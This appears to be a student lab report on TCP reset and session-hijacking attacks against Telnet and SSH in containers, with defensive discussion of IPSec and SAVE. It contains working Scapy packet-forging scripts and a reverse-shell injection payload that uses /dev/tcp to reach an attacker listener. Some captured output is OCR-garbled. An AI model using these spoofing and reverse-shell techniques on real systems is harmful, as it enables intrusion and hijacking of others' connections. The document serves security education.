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TCP Attacks - Task 1: TCP Reset Attack

Q1 (This attack is reference from [1])

Connect client (container) to server (container) using SSH.

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Last login: Tue Oct 15 10:20:44 2019 from 10.4.0.2
```

Below are the details needed to generate a forged but valid packet. (Source Port number, Destination Port number, Next Sequence number)

```
66 39258 - 22 [ACK] Seq=2290491622
    40 19 459949940
                     10.4.0
    A1 20 243663737 10 A 1 12
                                          10 8 8 10
                                                                DNC
                                                                           07 Standard muery Ave571 A channelo
Frame 40: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: 00:00:00_aa:00:02 (00:00:00:aa:00:02), Dst: Xensourc_80:d7:5c (00:16:3e:80:d7:5c)
Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
Transmission Control Protocol, Src Port: 39258, Dst Port: 22, Seq: 2290491622, Ack: 2189079490, Len: 0
   Source Port: 39258
   Destination Port: 22
   [Stream index: 0]
   [TCP Segment Len: 0]
   Sequence number: 2290491622
   [Next sequence number: 2290491622]
   Acknowledgment number: 2189079490
   1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
   Window size value: 274
   [Calculated window size: 35072]
   [Window size scaling factor: 128]
   Checksum: 0x153f [unverified]
   [Checksum Status: Unverified]
   Urgent pointer: 0
   Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
   [SEQ/ACK analysis]
   [Timestamps]
```

The python code to generate packet by using Scapy, which the reset flag raised.

```
GNU nano 2.5.3 File: reste.py

"!/usr/bin/python3
import sys

from scapy.all import *

print("sending reset packet...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=39258, dport=22, flags="R", seq=2290491622)

pkt=IPLayer/TCPLayer

ls(pkt)

send(pkt,verbose=0)
```

Execute the packet generator forged in attacker container:

```
root@attacker:~# python3 reste.py
sending reset packet..
           : BitField (4 bits)
                                                                       (4)
version
                                                   = 4
ihl
           : BitField (4 bits)
                                                                       (None)
                                                   = None
tos
           : XBvteField
                                                   = 0
                                                                       (0)
len
           : ShortField
                                                   = None
                                                                       (None)
           : ShortField
id
                                                                       (1)
flags
           : FlagsField (3 bits)
                                                   = <Flag 0 ()>
                                                                       (<Flag 0 ()>)
           : BitField (13 bits)
                                                   = 0
                                                                       (0)
frag
ttl
           : ByteField
                                                   = 64
                                                                       (64)
                                                                       (0)
           : ByteEnumField
                                                   = 6
proto
          : XShortField
chksum
                                                   = None
                                                                       (None)
           : SourceIPField
                                                   = '10.4.0.2'
src
                                                                       (None)
           : DestIPField
                                                   = '10.4.1.15'
dst
                                                                       (None)
options
           : PacketListField
                                                   = []
                                                                       ([])
           : ShortEnumField
                                                   = 39258
sport
                                                                       (20)
           : ShortEnumField
                                                                       (80)
dport
                                                   = 22
           : IntField
seq
                                                   = 2290491622
                                                                       (0)
           : IntField
ack
                                                   = 0
                                                                       (0)
dataofs
          : BitField (4 bits)
                                                   = None
                                                                       (None)
reserved
           : BitField (3 bits)
                                                                       (0)
           : FlagsField (9 bits)
                                                                       (<Flag 2 (S)>)
flags
                                                   = \langle Flag 4 (R) \rangle
window
           : ShortField
                                                   = 8192
                                                                       (8192)
           : XShortField
chksum
                                                   = None
                                                                       (None)
           : ShortField
                                                   = 0
urgptr
                                                                       (0)
                                                                       (b'')
           : TCPOptionsField
                                                   = []
options
root@attacker:~#
```

The connection has been successfully broken.

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Last login: Tue Oct 15 10:20:44 2019 from 10.4.0.2
client@server:~$ packet_write_wait: Connection to 10.4.1.15 port 22: Broken pipe
```

The below we can see that the RST flag is raised, and the connection is broken.

1	71 152.213103695 fe80::216:3eff:fe80		ICMPv6	70 Router Solicitation from 00:16:3e:80:d7:5c
	72 173.746626846 10.4.0.2	10.4.1.15	TCP	54 39258 → 22 [RST] Seq=2290491622 Win=1048576 Len=0
	73 177.277748536 10.4.0.2	10.4.1.15	SSHv2	102 Client: Encrypted packet (len=36)
L	74 177.277776054 10.4.1.15	10.4.0.2	TCP	54 22 - 39258 [RST] Seq=2189079490 Win=0 Len=0

Q2

Explanation of TCP RST Attack

TCP Reset Attack is done by the attacker sending a forged legit packet to the server with the RST flag raised to break the TCP connection. When the server receives a packet with RST flag raised, it will immediately terminate the TCP connection, therefore break the connection with the client.

Theoretical countermeasure

- 1) Implementation of IPSec, this will prevent the attacker from spoofing the client's destination IP, source IP, destination port and source port number. This is because IPSec provides address authentication with cryptographic hash functions. Other than that, it also enhances its authentication purpose as it also requires a secret key exchange in a secure channel before establishing a TCP connection. Therefore, the attacker cannot intercept any information about the connection between the server and client as they would not have any knowledge about the secret key and the hash function.
- 2) Implementation of SAVE Protocol (Source Address Validity Enforcement Protocol) [2][3], it associates router's incoming links with range of addresses that are allowed to generate traffic arriving on these links. The protocol will build a table at each participating router that indicates the router's proper incoming interface from packets from all sources. The router will then use the packet source addresses to index that table, dropping packets that come in on interfaces not matching the table entries. At this point, the attacker is still able to spoof the client's detail and forged a packet, but the packet will never be accepted by the server. SAVE builds its incoming table at each router in a distributed method, using information in a router's forwarding table to signal to other routers the proper packet paths. SAVE has an incoming tree to solve the insufficient capability of keeping a list of interfaces and corresponding addresses.

Q3 * I did not make a new python for this attack, I just reused the reste.py from Q1 and added new stuff to it.

Established telnet connection between client and server

```
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Mon Oct 14 03:00:44 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86 64)
                   https://help.ubuntu.com
  Documentation:
  Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
  Support:
30 packages can be updated.
0 updates are security updates.
New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
client@server:~$
```

Spoofed the 4 signatures from the last packet sent from Client to Server, which is the Source Port number = 35684, Destination Port number = 23 (Telnet port), Next Sequence number = 4090508095 and Acknowledgement number = 607040318.

```
Source Port: 35684
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 0]
Sequence number: 4090508095
[Next sequence number: 4090508095]
Acknowledgment number: 607040318
```

Below is the Python code to hijack the session and which will run on the attacker's terminal. Noticing, the ACK flag is raised, indicate that this is an ACK packet sending from "10.4.0.2" (client) to "10.4.1.15" (server) which is actually from the attacker (imposing as the client) to the server. This is because if the flag for ACK is not raised, the server will treat the packet as a new TCP connection packet trying to connect when a connection is already established which will end up in TCP ACK duplicate error. The payload of this packet is the command line that we would like to run at the server, which is "mkdir attacker1" to create a new directory on client's home on server. This packet will be accepted by the server side as a valid packet as there are no packet transmission after last transmission (between client and server). If the client sends new packet after the packet forged by the attacker, it will be dropped by the server as it is treated as a TCP duplicate ACK packet. Therefore, the connection established between client and

```
server will no longer be able to be used by the client.
  GNU nano 2.5.3
                                                                           File: reste.py
!/usr/bin/python3
import sys
from scapy.all import *
print("sending hijacking packet...")
IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")
TCPLayer = TCP (sport=35684, dport=23, flags="A", seg=4090508095, ack=607040318)
data="\rmkdir attacker1\r"
pkt=IPLayer/TCPLayer/data
ls(pkt)
send(pkt,verbose=0)
root@attacker:~# python3 reste.py
sending hijacking packet...
version : BitField (4 bits)
                                                    = 4
                                                                        (4)
ihl
                                                                        (None)
            : BitField (4 bits)
                                                    = None
tos
           : XByteField
                                                    = 0
                                                                        (0)
len
           : ShortField
                                                    = None
                                                                        (None)
           : ShortField
id
                                                    = 1
                                                                       (1)
            : FlagsField (3 bits)
flags
                                                    = <Flag 0 ()>
                                                                        (<Flag 0 ()>)
            : BitField (13 bits)
                                                    = 0
                                                                        (0)
frag
           : ByteField
                                                    = 64
                                                                        (64)
ttl
proto
           : ByteEnumField
                                                    = 6
                                                                        (0)
chksum
           : XShortField
                                                    = None
                                                                        (None)
           : SourceIPField
                                                    = '10.4.0.2'
                                                                        (None)
src
           : DestIPField
                                                    = '10.4.1.15'
                                                                        (None)
dst
           : PacketListField
                                                    = []
                                                                        ([])
options
```

= 35684

= 4090508095

= 607040318

= <Flag 16 (A)>

= 23

= None

= 8192

= None

= 0

= []

= 0

(20)

(80)

(0)

(0)

(0)

(None)

(8192)

(None)

(0) (b'')

= b'\rmkdir attacker1\r' (b'')

(<Flag 2 (S)>

: ShortEnumField

: ShortEnumField

: BitField (4 bits)

: BitField (3 bits)

: FlagsField (9 bits)

: IntField

: IntField

: ShortField

: ShortField

: StrField

: XShortField

: TCPOptionsField

sport

dport

flags

window

chksum

urgptr


load

options

reserved

seq

ack dataofs The Telnet connection window between client and server has freeze. The packets captured by Wireshark



The Telnet between client and server is re-established, the attack was a success, a new file call "attacker1" is created.

```
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Tue Oct 15 03:36:45 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86 64)
 * Documentation:
                  https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
60 packages can be updated.
19 updates are security updates.
New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
client@server:~$ ls
attacker attackerl
```

Establish Telnet connection between client and server from client's side.

```
sierra@coryVM:~$ sudo lxc exec client -- bash
[sudo] password for sierra:
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Tue Oct 15 09:11:53 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86 64)
  Documentation:
                   https://help.ubuntu.com
  Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
60 packages can be updated.
19 updates are security updates.
New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
client@server:~$
```

Spoofing 4 main signatures from last packet sent from client to server. Source Port number = 59346, Destination Port number = 23 (Telnet), Next sequence number = 2673524785, Acknowledgment number = 2763208351.

```
Capturing from veth 1.0.f6
 <u>File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help</u>
 Apply a display filter ...
         Time Source
266 894.859609199 10.4.0.2
267 894.859609199 10.4.0.2
268 895.879922547 10.4.0.2
269 895.077922547 10.4.0.2
271 895.279476195 10.4.0.2
271 895.279476195 10.4.0.2
271 895.283281939 10.4.1.15
273 895.283281939 10.4.1.5
274 895.323484339 10.4.1.5
275 895.323509823 10.4.0.2
276 895.323509823 10.4.0.2
276 895.323839564 10.4.1.5
278 895.79315610 10.4.0.2
278 895.79315410 10.4.0.2
278 895.79315410 10.4.0.2
280 895.793354536 10.4.1.15
280 895.793354536 10.4.1.15
281 895.793354536 10.4.1.15
282 895.794323584 10.4.1.15
283 895.794323584 10.4.0.2
                                                                                                                                                                     G7 Telnet Data ...
66 23 – 59346 [ACK] Seq=2763207878 Ack=2673524782 Win=29056 Len=0 TSval=3071847273 TSecr=583245338
67 Telnet Data ...
                                                                                                10.4.1.15
10.4.0.2
                                                                                                                                              TELNET
                                                                                                                                              TCP
TELNET
                                                                                                10.4.1.15
                                                                                                                                                                                   → 59346 [ACK] Seg=2763207878 Ack=2673524783 Win=29056 Len=0 TSval=3071847492 TSecr=583245556
                                                                                                                                              TCP
TELNET
                                                                                               10.4.0.2
10.4.1.15
10.4.0.2
10.4.0.2
10.4.1.15
10.4.0.2
10.4.1.15
10.4.0.2
10.4.1.15
10.4.0.2
10.4.1.15
                                                                                                                                                                      68 Telnet Data
                                                                                                                                                                                   → 59346 [ACK] Seg=2763207878 Ack=2673524785 Win=29056 Len=0 TSval=3071847693 TSecr=583245758
                                                                                                                                              TCP
TELNET
                                                                                                                                                                68 Telnet Data

66 59346 → 23

129 Telnet Data

66 59346 → 23

68 Telnet Data

66 59346 → 23

132 Telnet Data

66 59346 → 23

278 Telnet Data

66 59346 → 23
                                                                                                                                                                                            23 [ACK] Seg=2673524785 Ack=2763207880 Win=29312 Len=0 TSval=583245762 TSecr=3071847697
                                                                                                                                              TCP
TELNET
                                                                                                                                                                                            23 [ACK] Seg=2673524785 Ack=2763207943 Win=29312 Len=0 TSval=583245802 TSecr=3071847737
                                                                                                                                              TCP
TELNET
                                                                                                                                                                                            23 [ACK] Seg=2673524785 Ack=2763207945 Win=29312 Len=0 TSval=583245802 TSecr=3071847737
                                                                                                                                              TCP
TELNET
                                                                                                                                                                                             23 [ACK] Seg=2673524785 Ack=2763208011 Win=29312 Len=0 TSval=583246272 TSecr=3071848207
                                                                                                                                              TCP
TELNET
                                                                                                10.4.0.2
10.4.1.15
                                                                                                                                                                 278 Tethet Data ...
66 59346 - 23 [ACK] Seq=2673524785 Ack=2763208223 Win=30336 Len=0 TSval=583246272 TSecr=3071848207
156 Telhet Data ...
66 59346 - 23 [ACK] Seq=2673524785 Ack=2763208313 Win=30336 Len=0 TSval=583246273 TSecr=3071848208
104 Telhet Data ...
66 59346 - 23 [ACK] Seq=2673524785 Ack=2763208351 Win=30336 Len=0 TSval=583246379 TSecr=3071848208
                                                                                                                                             TCP
TELNET
                                                                                                10.4.0.2
10.4.1.15
                                                                                                                                              TCP
TELNET
            284 895.850652293 10.4.1.15
            286 907.263341924 fe80::90a4:88ff:fe3... ff02::2
287 907.263391262 fe80::200:ff:feaa:1 ff02::2
                                                                                                                                              ICMPv6
ICMPv6
                                                                                                                                                                      70 Router Solicitation from 92:a4:88:3b:d6:13
70 Router Solicitation from 00:00:00:aa:00:01
     Frame 285: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0 Ethernet II, Src: Xensourc c4:11:15 (00:16:3e:c4:11:15), Dst: 00:00:00 aa:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
Transmission Control Protocol, Src Port: 59346, Dst Port: 23, Seq: 2673524785, Ack: 2763208351, Len: 0 Source Port: 59346
Destination Port: 23
IMPV6 70 Router Solicitation from 00
Source Port: 59346
Destination Port: 23
IStremmindex-11
            [TCP Segment Len: 0]
Sequence number: 2673524785
            [Next sequence number: 2673524785]
Acknowledgment number: 2763208351
      Acknowledgment number: 2763208351
1000 ... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0x153f [unverified]
[Checksum Sx15us: Unverified]
Urgent pointer: 0
Options: (12 bytes) No.Operation (MOD)
                               (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
            [SEQ/ACK analysis]
[Timestamps]
```

Python code to generate a packet to inject into the TCP connection of client and server. The code below is generated in the attacker's container.

```
GNU nano 2.5.3

File: shell.py

L!/usr/bin/python3

import sys

from scapy.all import *

print("creating shell program...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=59346, dport=23, flags="A", seq=2673524785, ack=2763208351)

data="\r /bin/bash -i > /dev/tcp/10.0.0.2/4444 2>&1 0<&1 \r"

pkt=IPLayer/TCPLayer/data

ls(pkt)

send(pkt,verbose=0)
```

Running the python code on attacker's terminal.

```
root@attacker:~# python3 shell.py
creating shell program...
version
           : BitField (4 bits)
                                                    = 4
                                                                       (4)
ihl
           : BitField (4 bits)
                                                                       (None)
                                                   = None
                                                   = 0
tos
           : XByteField
                                                                       (0)
           : ShortField
                                                                       (None)
len
                                                   = None
           : ShortField
id
                                                                       (1)
           : FlagsField (3 bits)
                                                                       (<Flag 0 ()>)
flags
                                                   = <Flag 0 ()>
frag
           : BitField (13 bits)
                                                   = 0
                                                                       (0)
ttl
                                                                       (64)
           : ByteField
                                                   = 64
           : ByteEnumField
                                                                       (0)
                                                   = 6
proto
chksum
           : XShortField
                                                   = None
                                                                       (None)
                                                      '10.4.0.2'
           : SourceIPField
                                                                       (None)
src
                                                                       (None)
           : DestIPField
                                                      '10.4.1.15'
dst
           : PacketListField
                                                   = []
                                                                       ([])
options
           : ShortEnumField
                                                   = 59346
                                                                       (20)
sport
           : ShortEnumField
                                                   = 23
                                                                       (80)
dport
           : IntField
                                                      2673524785
                                                                       (0)
seq
                                                   = 2763208351
           : IntField
                                                                       (0)
ack
           : BitField (4 bits)
dataofs
                                                   = None
                                                                       (None)
           : BitField (3 bits)
reserved
                                                   = 0
                                                                       (0)
           : FlagsField (9 bits)
                                                   = <Flag 16 (A)>
                                                                       (<Flag 2 (S)>)
flags
                                                                       (8192)
           : ShortField
                                                   = 8192
window
           : XShortField
                                                   = None
                                                                       (None)
chksum
           : ShortField
                                                   = 0
urgptr
                                                                       (0)
                                                                       (b'')
           : TCPOptionsField
                                                   = []
options
load
           : StrField
                                                   = b'\r /bin/bash -i > /dev/tcp/10.0.0.2
/4444 2>&1 0<&1 \r' (b'')
root@attacker:~#
```

Attacker received connection from server at port 4444 and gotten the reverse shell.


```
client@server: ~ - + x

File Edit Tabs Help

sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)

Connection from [10.4.1.15] port 4444 [tcp/*] accepted (family 2, sport 46736)
client@server:~$
client@server:~$
```

The terminal for client@server has freeze and is unable to accept any more commands. Below is snapshot from Wireshark after the attack is successful.




1) make new directory in SSH Connection

Established the connection. The following snapshot showed that there are 2 directories under client's home in server, "attacker" and "attacker1", "attacker1" is the directory injected in Telnet connection back in Q3. Therefore, in this injection for SSH, I will attempt to add a new directory "attacker2".

```
.
                                client@server: ~
                                                                                +
File Edit Tabs Help
sierra@coryVM:~$ sudo lxc exec client -- bash
[sudo] password for sierra:
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86 64)
  Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
  Support:
60 packages can be updated.
19 updates are security updates.
New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Oct 15 09:25:57 2019 from 10.4.0.2
client@server:~$ ls
attacker attacker1
```

Spoofed the last packet send from client to server. Source Port number = 37432, Destination Port number = 22 (SSH),

Next Sequence number = 3308261628, Acknowledgment number = 3419167056



Reused the python code, but with new source port number, destination port number, next sequence number and acknowledgment number, and data.

```
GNU nano 2.5.3 File: session.py

"!/usr/bin/python3

import sys

from scapy.all import *

print("sending hijacking packet...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=37432, dport=22, flags="A", seq=3308261628, ack=3419167056)

data="\rmkdir attacker2\r"

pkt=IPLayer/TCPLayer/data

ls(pkt)


send(pkt,verbose=0)
```

Run in attacker container.

```
root@attacker:~# python3 session.py
sending hijacking packet...
version : BitField (4 bits)
                                                                           (4)
                                                      = 4
ihl
            : BitField (4 bits)
                                                      = None
                                                                           (None)
            : XByteField
tos
                                                      = 0
                                                                           (0)
            : ShortField
                                                      = None
len
                                                                           (None)
            : ShortField
id
                                                      = 1
                                                                           (1)
flags
            : FlagsField (3 bits)
                                                                           (<Flag 0 ()>)
                                                      = <Flag 0 ()>
            : BitField (13 bits)
frag
                                                      = 0
                                                                           (0)
            : ByteField
                                                      = 64
                                                                           (64)
ttl
            : ByteEnumField
                                                      = 6
                                                                           (0)
proto
            : XShortField
chksum
                                                      = None
                                                                           (None)
            : SourceIPField
                                                      = '10.4.0.2'
                                                                           (None)
src
            : DestIPField
                                                      = '10.4.1.15'
                                                                           (None)
dst
            : PacketListField
options
                                                      = []
                                                                           ([])
sport
            : ShortEnumField
                                                      = 37432
                                                                           (20)
            : ShortEnumField
                                                                           (80)
                                                      = 22
dport
            : IntField
                                                      = 3308261628
                                                                           (0)
seq
            : IntField
                                                      = 3419167056
                                                                           (0)
ack
            : BitField (4 bits)
dataofs
                                                      = None
                                                                           (None)
            : BitField (3 bits)
reserved
                                                      = 0
                                                                           (0)
            : FlagsField (9 bits)
                                                      = \langle Flaq 16 (A) \rangle
                                                                           (<Flag 2 (S)>)
flags
            : ShortField
                                                      = 8192
window
                                                                           (8192)
chksum
            : XShortField
                                                      = None
                                                                           (None)
            : ShortField
                                                      = 0
                                                                           (0)
urgptr
            : TCPOptionsField
                                                                           (b'')
                                                      = []
options
load
            : StrField
                                                      = b'\rmkdir attacker2\r' (b'')
root@attacker:~#
```

The attacker was unsuccessful. SSH terminated the connection when the forged packet was sent to the server. After restart, we can see that the new "attacker2" directory is not added.

```
client@server:~$ ls
attacker attacker1
client@server:~$ packet_write_wait: Connection to 10.4.1.15 port 22: Broken pipe
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86 64)
   Documentation: https://help.ubuntu.com
   Management:
                     https://landscape.canonical.com
 * Support:
                     https://ubuntu.com/advantage
60 packages can be updated.
19 updates are security updates.
New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Oct 15 09:50:27 2019 from 10.4.0.2
client@server:~$ ls
attacker attacker1
client@server:~$
d
Elie Edit View Qo Çapture Analyze Statistics Telephony Wireless Iools Help
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                                                                                           Expression...
```



The attacker was unsuccessful because SSH's integrity detects if a session is modified in transit and shuts the connection down immediately without using any corrupted data. SSH uses encryption for all the data that is transmitted over a network so that it is secure from eavesdropping_[4]. Therefore, my data that was in plaintext cannot bypass the server's SSH's integrity check.

Established a new SSH connection between client and server

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Oct 15 09:57:25 2019 from 10.4.0.2
client@server:~$
```

Spoofed 4 main signature from last packet sent by client to server. Source Port number = 37436, Destination Port number = 22(SSH), Next Sequence number = 2214328687, Acknowledgment number = 14848194

```
No. Time Source Destination Protocol Length into

4 4.500888972 | 14.1.15 | 13.4.5.2 | 50402 | 156 server Encrypted packet (Lenebla)

4 4.50088971 | 18.4.0.1 | 18.4.0.2 | 50402 | 155 server Encrypted packet (Lenebla)

4 4.40089871 | 18.4.0.1 | 18.4.0.2 | 50402 | 18.5 server Encrypted packet (Lenebla)

4 4.40089871 | 18.4.0.1 | 18.4.0.2 | 50402 | 18.5 server Encrypted packet (Lenebla)

4 4.40089871 | 18.4.0.1 | 18.4.0.2 | 50402 | 18.5 server Encrypted packet (Lenebla)

4 4.40088871 | 18.4.0.1 | 18.4.0.2 | 50402 | 18.5 server Encrypted packet (Lenebla)

4 4.40088871 | 18.4.0.1 | 18.4.0.2 | 50402 | 18.5 server Encrypted packet (Lenebla)

4 6.4009871 | 18.4.0.1 | 18.5 server Encrypted packet (Lenebla)

5 4.4009871 | 18.4.0.1 | 18.5 server Encrypted packet (Lenebla)

5 4.4009871 | 18.4.0.1 | 18.5 server Encrypted packet (Lenebla)

5 4.4009871 | 18.4.0.1 | 18.5 server Encrypted packet (Lenebla)

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5 4.4009871 | 18.4.0.1 | 18.5 server E
```

Start listening for connection on port 4444

```
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

```
GNU nano 2.5.3 File: shell.py

"!/usr/bin/python3
import sys
from scapy.all import *

print("creating shell program...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=37436, dport=22, flags="A", seq=2214328687, ack=14848194)

data="\r /bin/bash -i > /dev/tcp/10.0.0.2/4444 2>&1 0<&1 \r"

pkt=IPLayer/TCPLayer/data


ls(pkt)

send(pkt,verbose=0)
```

Run in attacker container.

```
root@attacker:~# python3 shell.py
creating shell program...
version
           : BitField (4 bits)
                                                                       (4)
                                                    = 4
ihl
           : BitField (4 bits)
                                                    = None
                                                                       (None)
tos
           : XByteField
                                                    = 0
                                                                       (0)
len
           : ShortField
                                                    = None
                                                                       (None)
id
           : ShortField
                                                    = 1
                                                                       (1)
            : FlagsField (3 bits)
                                                                       (<Flag 0 ()>)
flags
                                                    = <Flag 0 ()>
            : BitField (13 bits)
frag
                                                    = 0
                                                                       (0)
ttl
           : ByteField
                                                    = 64
                                                                       (64)
proto
           : ByteEnumField
                                                    = 6
                                                                       (0)
chksum
           : XShortField
                                                    = None
                                                                       (None)
           : SourceIPField
                                                    = '10.4.0.2'
                                                                       (None)
src
           : DestIPField
                                                    = '10.4.1.15'
                                                                       (None)
dst
options
           : PacketListField
                                                    = 11
                                                                       (II)
           : ShortEnumField
                                                    = 37436
                                                                       (20)
sport
                                                    = 22
           : ShortEnumField
                                                                       (80)
dport
           : IntField
                                                      2214328687
                                                                       (0)
seq
ack
           : IntField
                                                      14848194
                                                                       (0)
dataofs
           : BitField (4 bits)
                                                    = None
                                                                       (None)
           : BitField (3 bits)
reserved
                                                   = 0
                                                                       (0)
           : FlagsField (9 bits)
                                                   = <Flag 16 (A)>
                                                                       (<Flag 2 (S)>)
flags
window
           : ShortField
                                                    = 8192
                                                                       (8192)
chksum
           : XShortField
                                                    = None
                                                                       (None)
urgptr
           : ShortField
                                                    = 0
                                                                       (0)
                                                                       (b'')
           : TCPOptionsField
                                                    = []
options
           : StrField
                                                    = b'\r /bin/bash -i > /dev/tcp/10.0.0.
2/4444 2>&1 0<&1 \r' (b'')
root@attacker:~#
```

The connection between client and server is once again freeze.



The attacker did not get a connection from server.

```
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

SSH break the connection between client and server.

```
117 307.916126364 10.4.1.15
                                                      54 22 → 37436 [RST] Seq=14848194 Win=0 Len=0
 oot@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86 64)
  Documentation:
                   https://help.ubuntu.com
  Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
60 packages can be updated.
19 updates are security updates.
New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Oct 15 09:57:25 2019 from 10.4.0.2
client@server:~$ packet_write_wait: Connection to 10.4.1.15 port 22: Broken pipe
root@client:~#
```

